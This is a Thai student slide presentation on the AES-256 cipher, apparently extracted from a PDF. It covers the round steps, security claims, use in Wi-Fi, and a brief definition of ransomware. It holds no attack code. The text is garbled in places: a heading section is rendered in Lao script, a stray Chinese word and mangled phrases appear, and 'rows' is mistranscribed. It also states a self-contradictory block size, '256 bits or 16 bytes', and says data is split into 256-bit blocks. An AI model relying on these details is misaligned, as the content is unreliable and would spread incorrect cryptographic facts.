

เรื่อง

โปรแกรมการเข้ารหัสและถอดรหัสด้วย Algorithm AES 256 บิต

แนะนำผู้จัดทำ



นายบวรวิชญ์ พิมาน



นายพงษ์พันธุ์ เลาวพงศ์




นายสุชาครีย์ ปัญญาวงศ์

ທຸກສະໝັກ ການເຂົ້າຮ້າສໂດຍ Algorithm AES 256 ປົຕ

- ໂຄງສ້າງແລະ ລັກການກຳຈຳນານຂອງ AES
- ຄວາມປລອດກັຍຂອງ AES
- ການໃຊ້ງານຂອງ AES ໃນເຊີຕປະຈຳວັນ




โครงสร้างและหลักการทำงาน ของ AES-256




เป็นการเข้ารหัสแบบบล็อก(BlockCipher)ซึ่งหมายความว่าจะเข้ารหัสข้อมูลเป็นบล็อกๆ โดยบล็อกข้อมูลที่ถูกเข้ารหัสจะมีขนาด 256 บิต หรือ 16 ไบต์ขนาดของกุญแจที่ใช้ในการเข้ารหัสมีผลต่อจำนวนรอบของการเข้ารหัส (Rounds) ที่ AES จะดำเนินการ สำหรับ AES-256 ซึ่งใช้กุญแจที่มีความยาว 256 บิต จะดำเนินการทั้งหมด 14 รอบ ในการทำงานของAESข้อมูลที่ต้องการเข้ารหัสจะถูกแบ่งออกเป็นบล็อกๆ ละ 256 บิต หากข้อมูลไม่ครบ 256 บิต AES จะต้องทำการเติมเต็มข้อมูล (Padding) เพื่อให้มีขนาดครบก่อนที่จะทำการเข้ารหัส ข้อมูลที่ถูกแบ่งออกมาเป็นบล็อกจะถูกประมวลผลโดยผ่านกระบวนการเข้ารหัสในแต่ละรอบโดยแต่ละรอบจะประกอบด้วยขั้นตอนหลักๆ 4 ขั้นตอน

ขั้นตอนการ SubBytes




ในขั้นตอนแรก SubBytes ข้อมูลในบล็อกจะถูกแทนค่าด้วยตาราง S-box ซึ่งเป็นตารางการแทนค่าที่ถูกสร้างขึ้นจากอัลกอริธึมคณิตศาสตร์ที่ซับซ้อน S-box นี้มีคุณสมบัติที่สำคัญในการป้องกันการโจมตีทางคณิตศาสตร์ เช่น differential cryptanalysis ซึ่งเป็นเทคนิคที่ใช้ในการวิเคราะห์ข้อมูลที่เข้ารหัสเพื่อค้นหาความสัมพันธ์ระหว่างการเปลี่ยนแปลงในข้อมูลเดิมและผลลัพธ์ที่เข้ารหัส

ขั้นตอนการ ShiftRows




ขั้นตอนถัดไปคือ ShiftRows ในขั้นตอนนี้แต่ละแถวของบล็อกข้อมูลจะถูกเลื่อนไปตามลำดับที่กำหนดโดยแกะแรกจะไม่ถูกเลื่อนแต่แกะที่สองจะถูกเลื่อนไปทางซ้าย 1 ตำแหน่ง แกะที่สามเลื่อนไป 2 ตำแหน่ง และแกะสุดท้ายเลื่อนไป 3 ตำแหน่ง การสลับตำแหน่งนี้ทำให้ข้อมูลในบล็อกถูกผสมผสานกันอย่างมีประสิทธิภาพ ช่วยเพิ่มความซับซ้อนและป้องกันการโจมตีที่พยายามคาดเดาค่าของกุญแจเข้ารหัสจากความสัมพันธ์ระหว่างข้อมูลเดิมและข้อมูลที่เข้ารหัสแล้วหลังจากนั้น

ขั้นตอนการ MixColumns



และในขั้นตอน MixColumns ข้อมูลในแต่ละคอลัมน์ของบล็อกจะถูกผสมผสานกันโดยใช้การคูณใน Galois Field ($GF(2^8)$) ซึ่งเป็นการคูณทางคณิตศาสตร์ที่ซับซ้อนในระดับ比特การผสมผสานข้อมูลในขั้นตอนนี้ช่วยกระจายข้อมูลเดิมให้แพร่กระจายไปทั่วบล็อกทำให้การย้อนกลับไปยังข้อมูลเดิมทำได้ยากขึ้น ขั้นตอนนี้มีบทบาทสำคัญในการเพิ่มความแข็งแกร่งและความปลอดภัยของการเข้ารหัสด้วย AES

ขั้นตอนการ AddRoundKey



ในขั้นตอนสุดท้ายของแต่ละรอบคือ AddRoundKey ซึ่งข้อมูลที่ผ่านการประมวลผลในขั้นตอนก่อนหน้าจะถูกนำมา XOR กับกุญแจรอบ (Round Key) ที่ได้จากกระบวนการขยายกุญแจ (Key Expansion) กระบวนการนี้ทำให้ข้อมูลที่เข้ารหัสมีความสัน serif อย่างใกล้ชิดกับกุญแจเข้ารหัสที่ใช้ในแต่ละรอบทำให้การพยายามถอดรหัสโดยไม่รู้ค่ากุญแจที่ถูกต้องเป็นไปได้ยากยิ่งขึ้น

ความปลอดภัยของ AES

ความปลอดภัยของ AES-256 ได้รับการพิสูจน์แล้วว่า เป็นหนึ่งในมาตรฐาน การเข้ารหัสที่มีความปลอดภัยสูงสุดในโลก AES-256 ถูก ออกแบบมาให้ กันต่อการโจมตีทางคณิตศาสตร์ในรูปแบบต่างๆ กั้ง differential, cryptanalysis , linear และการโจมตีแบบอื่นๆ ที่อาจคาด หวังได้ การโจมตีที่เป็นไปได้ต่อ AES-256 เช่น การโจมตีแบบ brute-force ในเชิงปฏิบัติ เป็นไปได้ยากและใช้เวลา อย่างมหาศาล ยกเว้น ยังมีการวิจัย อย่างต่อเนื่องเพื่อหาวิธีการโจมตีใหม่ๆ ต่อ AES แต่จนถึงปัจจุบัน AES-256 ยังคงไม่เคยถูกทำลายลงได้ในทางปฏิบัติ ทำให้มันยังคงเป็นมาตรฐาน ที่ได้รับการยอมรับและใช้งานอย่าง กว้างขวาง การวิเคราะห์เชิงลึกเกี่ยวกับ การเข้ารหัส AES แสดงให้เห็นว่า โครงสร้างการเข้ารหัสของ AES ได้รับ การออกแบบมาอย่างดี เพื่อป้องกันการโจมตีแบบต่างๆ ที่อาจเกิดขึ้น



การใช้งานของ AES-256 ในชีวิตประจำวัน

AES-256 ถูกนำมาใช้งานในหลากหลายแอปพลิเคชันทั่วโลก ไม่ว่า จะเป็นในระดับองค์กรหรือระดับบุคคลตัวอย่างหนึ่งของการใช้งาน AES-256 ที่เป็นที่รู้จักกันดีคือการเข้ารหัสข้อมูลในเครือข่ายไร้สาย (Wi-Fi) มาตรฐาน WPA2 และ WPA3 ซึ่งเป็นมาตรฐานความปลอดภัยในการเชื่อมต่อ Wi-Fi ได้ใช้งาน AES-256 เป็นส่วนหนึ่งในการรักษาความปลอดภัยข้อมูลระหว่างการสื่อสารในเครือข่ายไร้สาย



▶ การประยุกต์ใช้กุญแจ อัลกอริธึม AES 256

ในการศึกษาและพัฒนาการป้องกัน ไวรัส
เรียกค่าไถ่ (Ransomware)

- ทำความรู้จักกับ Ransomware
- วิธีการป้องกัน Ransomware
- การประยุกต์ใช้ AES 256 กับ Ransomware



Ransomware

Ransomware เป็นมัลแวร์ที่ออกแบบมาเพื่อกำให้ผู้ใช้งานไม่สามารถเข้าถึงข้อมูลของตนได้ โดยการเข้ารหัสข้อมูลนั้นแล้ว เรียกร้องเงินค่าไถ่เพื่อแลกกับกุญแจคัดรหัสโดยทั่วไป และ Ransomware จะกระจายตัวผ่านอีเมลฟิชชิ่ง(Phishing Email) เว็บไซต์ที่ไม่ปลอดภัยหรือแม้กระทั่งผ่านทางเครือข่ายองค์กรที่ไม่มีการป้องกันอย่างเพียงพอ

